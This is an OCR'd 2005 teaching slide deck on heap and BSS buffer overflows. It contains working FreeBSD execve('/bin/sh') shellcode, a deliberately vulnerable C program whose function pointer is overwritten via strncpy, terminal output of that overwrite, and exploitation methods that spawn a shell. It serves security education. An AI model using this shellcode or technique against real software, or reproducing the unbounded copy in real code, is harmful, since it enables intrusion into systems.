Heap and BSS Overflow Ⅱ

Arbro on 2005-02-19

arbro@chroot.org


CH Ro.oT

```
char fbsd_execve[]=
    "\x99\x52\x68\x6e\x2f"
    "\x73\x68\x68\x2f\x2f"
    "\x62\x69\x89\xe3\x51"
    "\x52\x53\x53\x6a\x3b"
    "\x58\xcd\x80";
```

Agenda

- Heap Review
  - Memory location of Heap and BSS
- Heap and BSS
  - Non-executable
  - executable
- Vulnerable code
- Verify exploitation
- Sensitive heap data of functions
- Reference

Memory location of Heap and BSS


Low address
text (code) segment
data segment
bss segment
heap segment
The heap grows down toward higher memory addresses
The stack grows up toward lower memory addresses
stack segment
High address

Heap and BSS

- Non-executable
  - Heap
    - continued declaration of variable

```
char *userinput = malloc(20);
char *outputfile = malloc(20);
```

  - BSS
    - Just like Heap, but static declaration

```
static char userinput[BUFSIZE];
static char outputfile[BUFSIZE];
```


Heap and BSS (cont.)

- Executable
  - Exploiting function pointers
  - Allows to dynamically modify a function


    ex: inf (*funcptr)(char *str);

Vulnerable code


```
int goodfunc(const char *str); /* funcptr start out as this */
int main(int argc, char **argv)
{
        static char buf[BUFSIZE];
        static int (*funcptr)(const char *str);
                .
                .
                .
        funcptr = (int (*)(const char *str))goodfunc;
        memset(buf, 0, sizeof(buf));
        strncpy(buf, argv[1], strlen(argv[1]));
                .
                .
                .
}
/* This is what funcptr would point to if we didn’t overflow it */
int goodfunc(const char *str)
{
        blahblah;
}
```



```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define ERROR -1
#define BUFSIZE 64

int goodfunc(const char *str); /* funcptr starts out as this */

int main(int argc, char **argv)
{
   static char buf[BUFSIZE];
   static int (*funcptr)(const char *str);

   if (argc <= 2)
   {
      fprintf(stderr, "Usage: %s <buf> <goodfunc arg>\n", argv[0]);
      exit(ERROR);
   }

   funcptr = (int (*)(const char *str))goodfunc;
   printf("before overflow: funcptr points to %p\n", funcptr);

   memset(buf, 0, sizeof(buf));
   strncpy(buf, argv[1], strlen(argv[1]));
   printf("after overflow: funcptr points to %p\n", funcptr);

   (void)(*funcptr)(argv[2]);
   return 0;
}

int goodfunc(const char *str)
{
   printf("\nHi, I'm a good function.  I was passed: %s\n", str);
   return 0;
}
~
~
 Feb/19 Sat 04:53 AM  [0 csh]  1 csh
```



```
[craps][eintisy][W1][ ~/heap ]> ls
Makefile    heap*      heap.c     vulprog*   vulprog.c
[craps][eintisy][W1][ ~/heap ]> ./vulprog 0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF kids
before overflow: funcptr points to 0x804869c
after overflow: funcptr points to 0x804869c

Hi, I'm a good function.  I was passed: kids
[craps][eintisy][W1][ ~/heap ]> ./vulprog 0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF1 kids
before overflow: funcptr points to 0x804869c
after overflow: funcptr points to 0x8048631
Illegal instruction
[craps][eintisy][W1][ ~/heap ]> ./vulprog 0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF4 kids
before overflow: funcptr points to 0x804869c
after overflow: funcptr points to 0x8048634
Illegal instruction
[craps][eintisy][W1][ ~/heap ]> ./vulprog 0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF5 kids
before overflow: funcptr points to 0x804869c
after overflow: funcptr points to 0x8048635
Bus error
[craps][eintisy][W1][ ~/heap ]> ./vulprog 0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF7 kids
before overflow: funcptr points to 0x804869c
after overflow: funcptr points to 0x8048637
Segmentation fault
[craps][eintisy][W1][ ~/heap ]> ./vulprog 0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF8 kids
before overflow: funcptr points to 0x804869c
after overflow: funcptr points to 0x8048638
Segmentation fault
[craps][eintisy][W1][ ~/heap ]> _

 Feb/19 Sat 05:06 AM  0 csh  [1 csh]
```


craps.cna.ccu.edu.tw - PuTTY

```
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630
after overflow: funcptr points to 0x8048630^C
[craps][eintisy][W1][ ~/heap ]> _
 Feb/19 Sat 05:08 AM  0 csh  [1 csh]
```

CH Ro.oT

Exploiting method

- system() method
  - easily to guess the address of system
  - change to system("/bin/sh");
  - fairly quickly
- argv[] method
  - store the shellcode in an argument to the program (requiring an executable heap)
  - don't require compatible function pointers
    - char (*funcptr)(int a); = void (*funcptr)();
- Heap offset method
  - offset from the top of the heap to the estimated address of the target/overflow buffer (requiring an executable heap)

Sensitive heap data of functions Ⅰ (from w00w00)

Functions	Examples include
*gets()/*printf(), *scanf()	_iob (FILE) structure in heap
popen()	_iob (FILE) structure in heap
*dir() (readdir, seekdir,…)	DIR entries (dir/heap buffers)
atexit()	static/global function pointers
strdup()	Allocates dynamic data in the heap
getenv()	Stored data on heap

Sensitive heap data of functions II (from w00w00)

Functions	Examples include
tmpnam()	Stored data on heap
Malloc()	Chain pointers
rpc callback function	Function pointers
windows callback functions	Func pointers kept on heap
signal handler pointer in cygnus (gcc for win)	Functions pointers (note: unix tracks theses in the kernel, not in the heap)

Reference

- http://www.w00w00.org/files/heaptut/
  - Chinese version
  - English version
- Hacking – The Art of Exploitation
  - By Jon Erickson
  - ISBN 1-59327-007-0